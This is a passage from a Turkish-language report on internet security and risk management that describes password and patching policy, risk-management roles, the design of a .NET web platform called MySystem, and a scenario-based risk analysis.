Bir kullanıcın parolası hesap sahibinin isteği doğrultusunda değiştirilmelidir. Saldırı yöntemleri bakımından en çok başvurulan yöntem; Saldırgan parolosunu unutmuş ya da kaybetmiş gibi davranabilir. Bunun için kişi sistem çeşitli yöntemler uygulanarak doğrulanmalıdır. Bu yöntemler; şahsen imzalanmış yazılı bir belge ve/veya dijital orarak imzanmış elektronik posta ile yapılmalıdır. Ayrıca tüm parola işlemleri 6 ay sonra değiştirilmeye yönelik ayarlanmalıdır.

7.6.9.7 Şirket Sistemlerine Uzaktan Erişimin Tanımlanması

Şirket ağına uzaktan erişim için kullanılan tüm bağlantı noktaları değişken parolalar ya da biyometrikler gibi güçlü tanımlama araçları ile korunmalıdırlar. Bir çok kurum sabit parolalara güvenirler. Bu uygulama son derece sakıncalıdır çünkü güvensizdir. Parolanızın sakıncalı bir kişi tarafından ele geçirildiğini ancak karşılaşabileceğiniz en kötü durumla karşılaştıkdan sonra anlaşılır.

7.6.9.8 Güvenlik ve İşletim Sistemi Güncellemelerinin Yüklenmesi

İşletim sistemi ve uygulama yazılımlarına yönelik tüm güvenlik yamaları, çıktıkları zaman en kısa sürede yüklenmelidir. Bu tür güvenlik yamalalarının uygulanmadığı bir bilgisayar sistemi kuruma en büyük güvenlik tehlikelerinden birisini oluşturur.

7.7 Risk Yönetiminde Kullanılan Araçlar ve Yöntemler

Teknik düzeyde riskin yönetilmesi için değişik araç ve yöntemler kullanılabilir.

7.7.1 Risk Haritaları

Risklerin kaynağını ve önem derecelerini göstererek, kurumların riskleri tanımlamasını, anlamasını ve önlem almasına yardımcı olan özet grafik ve çizimlerdir.

7.7.2 Modelleme Araçları

Risklerin sonuçlarını ve etkilerini göstermek amacıyla senaryo analizleri ve tahmin yöntemleri sunan araçlardır.

7.7.3 Internet ve Intranet

Risk farkındalığının artırılması ve yönetimi için bilginin kurum içi ve gerektiği şekliyle kurum dışıyla paylaşılması için kullanılabilecek araçlardır.

7.7.4 Diğer Teknikler

Risklerin belirlenmesi için kurum içi çalıştaylar ve değerlendirme teknikleridir.

7.8 Risk Yönetiminde Roller

Risk yönetimi kapsamında kurumdaki tüm çalışanların bir rolü bulunmaktadır. Risk yönetimindeki roller de bu genel çerçeve içinde değerlendirilmektedir. Bu bölümde, kurum içinde risk yönetiminde değişik grupların üstlenebilecekleri sorumluluklar ve roller incelenmektedir.

7.8.1 Üst Yönetimin Sorumlulukları

- Risk yönetiminin kurum stratejilerine entegrasyonu
- Risk yönetiminin yakından izlenip gerekli desteğin sağlanması
- Risk yönetim çalışmalarının etkililiğinin sorgulanması.
- Risk yönetimi eğitimlerinin sağlanması
- Risk yönetiminin daha sistematik hale getirilmesi için gerekli yatırımların yapılması

7.8.2 Birim Yönetimlerinin Sorumlulukları

- Risk yönetim stratejilerinin kurum içinde uygulanmasının sağlanması.
- Risklerin önceliklendirilmesi
- Risk yönetiminin performansının değerlendirilmesi
- Risk yönetimi prensiplerinin karar verme sürecinin bir parçası haline getirilmesi
- Risk yönetiminde yeterli planlama, gerçekleştirme, eğitim, kontrol, izleme ve dokümantasyon çalışmasının yapılması

7.8.3 Risk Yönetimi Uzmanlarının Sorumlulukları

- Risk yönetimi ile ilgili öneri, yönlendirme ve yardımların tüm kurumun risk politikalarıyla ve üst yönetimin hedefleri doğrultusunda yapılması
- Birimlerin riskleri belirlemelerine ve risk değerlendirmesi yapmalarına yardımcı olunması
- Birimlere, daha etkili bir risk yönetimi için yardımcı araçlar sağlanması veya bu tür araçların tasarım ve gerçekleştirimine yardımcı olunması

7.8.4 Tüm Çalışanların Sorumlulukları

- Risk yönetimi konularına karşı ilgili ve bilgili olunması
- İşlerin risk değerlendirmesi çerçevesinde yürütülmesi
- Bilgi ve doküman sağlanması

8. MYSYSTEM

8.1 Projenin Genel Tanımı

Bilgiye erişmenin en basit, en kolay yolu Internet kullanma olarak karşımıza çıkmaktadır. Internetin sahip olduğu renkler, grafikler, resimler, sesler ve animasyonlar sayesinde bilgiye erişme daha mükemmel ve daha kalıcı olmaktadır. Internet tabanlı projelerin hazırlanması ve Internet ortamında sunulması sanıldığı kadar kolay olmayan bir iştir. Internet sayfalarının günden güne değiştiği ve bilgilerin sürekli güncellenmesinin gerekli olduğu ve güvenliğin bir o kadar önemli olduğu bir dönemde, hazırlanacak olan projenin tasarımların ve güvenlik stratejilerinin nasıl olması gerekliliği konusu Internet tabanlı projelerin karşılaştığı sorunlarından bir kaçıdır.

Önceleri bir çok kurum ve kuruluş verilerini ve işlemlerini Internet üzerinden erişilebilir yapmaktan çekinmiştir. Sebeplerden birisi güvenlik, diğeri de her ortamda olduğu gibi Internet ortamında da kötü niyetli insanların varlığıdır. Internet ortamının güvenliği henüz verileri saldırganlardan tamamen koruyabilecek nitelikte olmasa da, gelişen teknoloji saldırıları yeterli düzeyde etkisiz kılabilecek önlemler sunmaktadır.

Bilgi Teknolojileri projelerinin başarılı olması için en önemli faktör projenin iyi yönetilebilmesidir. Bir projenin gereksinimlerinin karşılanması için bilgi, beceri, araç ve tekniklerin tüm adımları uygulanması gerekir.

Bu sistem, kullanıcılarına hizmet olarak sunduğu servislere altyapı sağlayan bir güvenlik platformudur. Bu platform üzerinde, kullanıcılarla olan etkileşimi hızlı bir çözüm sunarken aynı zamanda günümüzde kullanılan güvenlik önlemlerini aynı çatı altında kullanmaktadır. Bu platformu bir uygulama servis sağlayıcı (USS) modelinde tasarlamak, tek bir erişim noktasından yönetebilmek; modüler ve dağıtık bir yapı ile gelişime açık, esnek bir altyapıya sahiptir.

8.2 Projenin Amacı

Platformun etkileşim halinde olduğu tüm kullanıcı ve aktörlere performanslı, güvenli, kaliteli servisler verebilmesi ve mutlak kullanıcı memnuniyetidir.

8.3 Projenin Başarı Kriterleri

Projenin başarı kriterleri yönetilebilirlik, izlenebilirlik, esneklik, güvenilirlik, güvenlik, performans ve kullanıcı memnuniyeti ana başlıkları esas alınarak şekillendirilmiştir.

- Yönetilebilirlik
- İzlenebilirlik
- Esneklik
    - Modülerlik
    - Ölçeklenebilirlik
    - Entegrasyon
- Güvenilirlik
    - Tutarlılık
- Güvenlik
    - Erişim ve yetkilendirme
    - Güvenli erişim
    - Virüs Tarama
- Performans
    - Hız
    - Verimlilik
- Kullanıcı Memnuniyeti
    - Özelleştirilebilirlik
    - Kişiselleştirilebilirlik
    - Geri bildirim

8.3 Projenin Süreçleri

8.3.1 Başlatma

Internet Güvenliği ve Risk Yönetimi konusu dahilinde MySytem projesinin başarıyla sonuçlanması için; hangi süreçlerden oluşacağı, hangi amaçla kimlere hizmet verileceği projenin ilk adımı olarak yerini aldı. MySystem'in internet ortamında kayıtların saklandığı sistemler için gerekliliğinin ortaya çıkması ve başlangıcının onaylanması ile bu süreç başladı. Projenin tanımı yapıldı ve onaylandı.

8.3.2 Bilgi Toplama ve Planlama

Diğer projelerde olduğu gibi, MySystem projesinin önemi ortaya çıkması ve başlangıcının onaylanması ile bu süreç başladı. MySystem projesi'nin kaliteli, hızlı bir şekilde oluşturulması ve güncellenmelerin kolay yapılması için planlama yapıldı. Projenin yönetilebilir, izlenebilir, esnek, güvenli ve kullanıcı memnuniyeti sağlayan bir yapıya sahip olması için gerekli araştırmalar yapıldıkdan sonra, projenin dizayn aşamasına geçildi.

8.3.3 Dizayn

Proje için gerekli araştırma ve literatür taraması yapıldıkdan sonra bu süreç başladı. MySystem projesinin günümüz teknolojisine uyum sağlayabilmesi için projenin yazılacağı uygun programlama dili ve ideal veritabanı bu aşamada belirlendi.

8.3.4 Geliştirme Standartları ve Metodolojisi

MySystem projesi Visual Studio.Net 2003 kullanılarak, C# yazılım geliştirme dili ile geliştirilmiştir. Uygulama geliştirme metadolojisi olarak XP (extreme programming) metodolojisi benimsenmiş olup, projedeki geliştirilen yapıtaşları sürekli olarak gelişime açık, test edilebilen bir uygulama geliştirme prensibi ile hızlı ve sürekli gelişen bir yazılım mantığıyla geliştirildi.

Proje içersindeki bölümler kullanıcı açısından rahat anlaşılabilir olması için renklendirme ve görsel çalışmalara da önem verilmiştir. Bunun yapılmasının sebebi; sistem hakkında herhangi bir bilgisi olmayan kişinin dahi rahatlıkla MySytem'i kullanabilir olmasıdır. Aynı zamanda bölümler hakkında kullanıcıya gerekli bilgide verilmektedir.

8.3.5 Kontrol


Düzenli olarak projenin gelişimi izlendi ve gerekli olduğu durumlarda düzeltici faaliyetler planlandı. Hatalar ile karşılaşıldığında, vakit kaybedilmeden hatanın giderilmesi için merkezi uyarı sistemleri tasarlanılarak hayata geçirildi. Bunun için .Net'in hata yakalama makanizması olan *Exception* metodundan faydalanıldı. Hatalar sistem yöneticisi tarafından takibe alınması için veritabanına ve hataların kayıt edildiği dosyaya kayıt edilir.

8.4 Projenin Genel Mimarisi

Günümüzde birçok işletmede bilgi sistem uygulamalarının başarısızlıkla sonuçlandığı görülmektedir. Bunun nedeni hangi bilgi sistem uygulaması olursa olsun, yazılımın seçim, geliştirme ve uygulama sürecinde doğru bir metodolojinin uygulanmamasıdır. Dolayısıyla yazılım seçimi, bilgi sistem projelerinin başarısında önemli bir rol oynamaktadır. Bu nedenle yazılım seçiminde kullanılacak olan metodoloji, çoklu alternatif ve kriterleri ele almalı ve değerlendirmelidir.

USS modelinde tasarlanacak olan bu yapının yönetilebilir, izlenebilir, esnek, güvenilir, güvenli, performanslı ve mutlak kullanıcı memnuniyeti sağlayan bir yapıya sahip olması gerekir.

Sistemin başarı kritelerini belirleyecek olan konu başlıkları ve bu başlıklarda yer alacak olan özellikler aşağıda belirtilmiştir.



Şekil 8.1 : Projenin Genel Mimarisi

8.4.1 Yönetilebilirlik

- Müşteri, kullanıcı, servis, modül, sunucular ve ilgili tanımlamalar Internet üzerinden tanımlanır ve bu bilgiler veritabanında saklanır.

- Uygulamaların durumları kontrol edilebilir. Proje, takip sistemini açma ve kapatma özelliğine sahiptir.

8.4.2 İzlenebilirlik

- Servislerin, modüllerin ve uygulamanın log kayıtları izlenebilir. (Hangi tarihte, hangi IP üzerinden hangi sunucu üzerinde hangi işlemin gerçekleştiği bilgisi saklanır.)
- Sisteme giriş ile ilgili raporlar gerçek zamanlı olarak görüntülenir.
- Sistem yoğunlukları sistem yöneticisi tarafından izlenir.

8.4.3 Esneklik

- Modülerlik
    - Sisteme modül olarak tanımlanan kütüphaneler sisteme Internet üzerinden yüklenir.

- Ölçeklenebilirlik
    - Sistem üzerinde çalışan servisler ve uygulamalar farklı sunucular üzerinde çalışarak sistemin yük dengesi sağlanır.

- Entegrasyon
    - Uygulama etkileşimli olarak iç ve dış veri kaynakları ile konuşur.
    - Uygulamaya müşteriler gerektiğine kullanılmak üzere kendi veritabanlarını tanılayıp veri yüklemelerinde bulunabilirler.

8.4.4 Güvenilirlik

- Tutarlılık
    - Uygulama bünyesinde oluşan trafiğin herhangi bir kayıba, hatalı yönlendirme ve işlemler gibi tutarsız operasyonlara izin verilmez.
    - Kullanıcılar tarafından bildirilen talepler vakit kaybetmeden değerlendirmeye alınır ve kullanıcı memnuniyeti sağlanmış olunur.

8.4.5 Güvenlik

- Erişim ve yetkilendirme
    - Kullanıcıya sağlanan arayüzler, MySystem kullanıcılarının bağlı olduğu kullanıcı gruplarına göre erişilir ve yetki seviyelerine bağlı olarak işlem yapılabilir.
    - Yetkili kullanıcı tarafından tehdit oluşturabilecek bir kullanıcın yetkisini azaltabilir.

- Güvenli erişim
    - Uygulamalarına erişim HTTPS üzerinden ve güvenli IP blokları üzerinden erişim ile sağlanır.

- Kullanıcıların uygulamaya erişimi HTTPS üzerinden gerçekleştirilir. Ayrıca sisteme login sırasında kullanıcıya sanal klavye, captcha ekran görüntüsü ile kimlik doğrulaması sağlanır.
- Sisteme dijital sertifikaların kurulumu ile veri trafiği güvenlik altına alınmış olur.
- MySystem, kullanıcılarına digital kimlikler kazandırarak kimliklerini elektronik olarak kanıtlayabilir, on-line bilgi veya servislere ulaşma hakkını sağlayabilir.

8.4.6 Performans

- Hız
  - Sistemin çalışma hızı, sistem üzerinde aktif kullanıcı durumuna göre hareket eder.
  - Sistemin donanım özellikleride projenin performansı ile ilişkilidir.

8.4.7 Verimlilik

- Alınan ve gönderilen istekler bekletilerek, sistemin DBMS üzerindeki yükü azaltılır.

8.4.8 Kullanıcı Memnuniyeti


Uygulamanın genel anlamda işleyişi etkileşimde olduğu tüm aktörlere kaliteli hizmet vermesi ile doğrudan ilişkilidir.

- Özelleştirilebilirlik
  - Sistem üzerinde kullanıcıya verilen servisler o kullanıcıya özel ekran görüntülerinde sunulabilir. Bu özellikle kullanıcının kendisi için bir yazılım geliştirildiği, kendi yazılımını kullanıyor hissi yarattığı için önemlidir.

- Kişiselleştirilebilirlik
  - Sistem üzerine giriş yapan kullanıcının sisteme girişinden itibaren sadece o kişinin rolüne uygun bir menü ve erişim hakkı sisteme kullanıcı bazında tanımlanabilir. Kullanıcı grubu bazında ekran erişimleri ve menü oluşumu farklılaşabilir. Bu özellik sisteme değişik rollerde giren kişilere rolleri ile sisteme erişim şansı sunar.

- Geri bildirim
  - Uygulama Internet üzerinden erişilebilir arayüzlere sahip olduğu için sürekli olarak, sunulan hizmetlerin gelişimine dair kullanıcılar bilgilendirilir.
  - Kullanıcı tarafından gelen geri bildirimlere olanak sağlayan arayüzler, sisteme her noktadan geri bildirimler toplanmasını sağlar. Bu özellik projenin güvenilirliği ve etkinliği için önemlidir.

8.5 Platform Kullanımı



Şekil 8.2 : Platform Kullanımı

8.5.1 Servis Yönetimi

Her türlü müşteri ile ilgili tanımla ve ilgili servisler ve düzenlemeler bu ekranlar aracılığıyla gerçekleşecektir.

- Müşterinin, kullanıcı işlemleri
  - Müşteri tanımları, listeleme
  - Kullanıcı tanımları, listeleme
  - Kullanıcı grupları tanımları, listeleme
  - Kullanıcı grupları ve Web modül eşleştirme
  - Kullanıcı grupları yetkilendirme

- Servis yönetimi
  - Servis tipleri tanımları, listeleme
  - Servis tanımları, listeleme
  - Servis ve modül eşleştirmeleri

8.5.2 Ayarlar

Bu bölümü sistem yöneticisi düzeyindeki teknik personel ve teknik operator kullanıcı sistemi geliştireceği ve yeni eklentiler de bulunacağı zaman belirli aralıklarda kullanacaktır. Bu bölüme sistemin teknik altyapısını bilmeyen bir kişinin yanlış bir müdahalesi kesinlikle gerçekleşmemelidir.

- Sunucu yönetimi
  - Sunucu tanımları, listeleme

- Servis tipi yönetimi
  - Tanımlı servis üzerindeki uygulama tiplerini ve detay tanımı

- Web modül yönetimi
    - Web modül tanımları, listeleme
    - Web modül yükleme
    - Web modül ve kullanıcı eşleştirme

- Sakıncalı dosyalar yönetimi
    - Sakıncalı dosya isimleri
    - Sakıncalı dosya içerikleri

- FTP Modül yönetimi

8.5.3 Sistem Yönetimi

Aşağıdaki uygulamalar ve konu başlıkları sistem yöneticisi düzeyindeki teknik personelin gün içinde sıklıkla erişeceği, bir sistem aksaklığı sırasında problemleri çözmek ve müdahale etmek için kullanacağı bir bölümdür.

- Log yönetimi
    - Log Liste
    - Arama ve Filtreleme

- Kontrol ve yönetim
    - Hizmet Güvenliği
    - IP Dinleyici
    - Kullanıcı Girişleri
    - Hatalı Girişler
    - Sayfa İzlenimi
    - Yasaklı Kullanıcılar
    - Yasaklı IPler
    - Sunucu yoğunluk bilgileri (İşlemci kullanım, ağ trafik vb. gibi)
    - Port Durumları
    - Windows Güvenlik Duvarı
    - FTP Dosya Gönderim
    - Virüs Tara
    - İlgili yönetimsel sayfalara hızlı erişim linkleri

8.5.4 Rapor

Rapor bölümü yönetimsel ve teknik olarak veritabanı üzerinde istenilen raporlarun oluşturulmasını sağlar. Rapor bölümünden ilgi servis seçilerek veritabanında daha önce oluşturulmuş servis ismi ile aynı isimle başlayan tablolar listelenir. İlgili tablodan istenilen alanlar seçilip raporun hızlı bir şekilde oluşturulup, kayıt edilmesini sağlar.

- Servis özel raporları
    - Servis durumu
    - Servis ismi

8.6 Kullanılan Veri Yapılarının Şeması

8.6.1 Veritabanı

Ortak kullanılan veritabanı, sistem yönetimi ilgili tüm kayıtları ve müşterilere açılacak olan tüm servislerin kayıtlarını depolayacaktır. Çekirdek veritabanının yapısı aşağıda belirtilmiştir.


8.6.2 Log

Uygulama üzerinde çalışan kritik tüm işlemlerin kayıtları müşteri, kullanıcı, IP bazında, sunucu, tarih saat ve kategori bilgileri de dahil olmak üzere kayıt edilir. Bu kayıtlara sistem yönetimi kullanıcısı tarih ve saat filtrelemeleriyle ulaşabilir.

8.7 Kullanıcı Arayüzleri Tasarımı

Kullanıcı arayüzleri müşteri ve kullanıcı seviyesinde özelleştirilebilir ve kişiselleştirilebilir. Kullanıcının erişim hakkına sahip olduğu uygulama modülleri listesi kullanıcının erişim menüsünü oluşturur. Bu şekilde tasarlanmış bir yapı ile ileride sisteme eklenecek herhangi bir modülü yalnızca o müşterinin kullanımına açmak veya belirli bir kullanıcı grubundaki kullanıcılara açmak mümkün olabilecektir.

8.7.1 Platform Arayüzleri Yerleşim Planı



Şekil 8.3 : Platform Arayüzleri Yerleşim Planı

8.8 Kullanım Standartları

8.8.1 Görsel Standartlar

Önyüzlerde kullanılan tüm görsel önceden hazırlanmış standart şablonlar esas alınarak, genel bir uyum içerisinde hazırlanır. Bu şablonlardaki temalar hazırlanmış olan ortak bir stil dosyası ile düzenlenir.

8.8.2 Erişim Stantartları

Web arayüzlerinde erişim genel olarak, erişim menüsü üzerinden sağlanır.

9. MYSYSTEM RİSK ANALİZ ÇALIŞMASI SONUÇLARI

9.1 Risk Analizi Amaçları ve Kullanılan İlkeler

Risk analizinin genel amacı projenin en çok hangi risk senaryolarına maruz kaldığını saptamaktır. Bu bilgi en kritik senaryolara ilişkin riskleri azaltmak için yeterli kontrol önlemlerinin var olduğunu doğrulamak için gerekmektedir.

Risk senaryolarının olası tehditlerinin etkileri göz önünde bulundurularak, hangi bilişim teknolojileri süreçlerinin bu riskleri azaltmak için önemli olduğu ve bu süreçler içinde kilit kontrol önlemlerinin hangileri olduğu belirlenir.

Analizin bütünlüğünü ve tutarlılığını sağlamak amacıyla, aşağıdaki adımlar gerçekleştirilmiştir:

- Genel risk senaryolarına dayanarak bu senaryoların internet ortamında hangi koşullarda gerçekleşebileceğinin belirlenmesi,
- Risk senaryoları gerçekleştiğinde oluşacak finansal, operasyonel ve itibar etkilerinin belirlenmesi ve değerlendirilmesi,
- Mevcut kontrol önlemlerini göz önüne almadan risk senaryolarının gerçekleşme olasılığının tahmin edilmesi.

9.2 Risk Analiz Yaklaşımı

MySystem ile ilgili risk senaryolarının genel bir listesi derlenmiştir. 20 adet potansiyel senaryoyu kapsayan aşağıdaki liste oluşmuştur:

1. Yetersiz sistem ve ağ kapasitesi
2. Doğal felaketler
3. Şirkey kaynaklarının yanlış kullanımı
4. İnsan hatası
5. Sakıncalı kişilerin tehdidi
6. Yazılım hatası
7. Yetersiz bütçe ve planlama
8. Veri bozulması
9. İletişim hatası
10. Fiziksel tehditler
11. Yetersiz altyapı ve mimari
12. Kişiler arası yetersiz iletişim
13. Eksik veya yanlış yönlendirilmiş bilgi birikimi
14. Yeteriz veri modelleme
15. Servis Yönetimi eksikliği
16. Sistem Yönetimi eksikliği
17. Rapor eksikliği
18. Performans eksikliği
19. Güvenlik eksikliği
20. Müşteri Memnuniyeti eksikliği

9.3 Hesaplama Kuralları

Risk senaryolarını değerlendirirken her senaryo için "en kötü durumun" göz önünde bulundurulduğunu ve "ortalama değerlerin" kullanılmadığını anlamak önemlidir. Örneğin bir senaryo için üç farklı boyutta tehdit ve etki belirlendiğinde, en yüksek etki derecesine sahip tehdit o senaryonun genel etki seviyesinin belirlenmesinde kullanılmaktadır.

9.4 Kullanılan Değerler

Her senaryo için etki ve olasılık Tablo 9.1 'e göre değerlendirilmiştir.


Olasılık Dereceleri Açıklamaları	
1	İmkansız ve olması hiç muhtemel değil
2	Olması muhtemel değil
3	Olması muhtemel veya seyrek olarak gerçekleşmiş
4	Olması oldukça muhtemel veya zaman zaman gerçekleşmiş
5	Olması kesin veya sık sık gerçekleşmiş

Tablo 9.1 : Risk Analiz Yaklaşımı Olasılık Derecileri

9.5 Etki Dereceleri

MySystem Kurumu'nda yapılan risk değerlendirmesi üç farklı boyutta değerlendirilmiştir. Bu üç boyut finansal, operasyonel ve itibar etkileridir. Belirlenen üç etki boyutuna ilişkin kullanılan ölçütler ve derecelendirme seviyelerinin açıklamaları aşağıda listelenmiştir.

Risk senaryosunun önem derecesi, gerçekleşme olasılığı ve etki değerlerinin çarpımı ile belirlenmiştir.



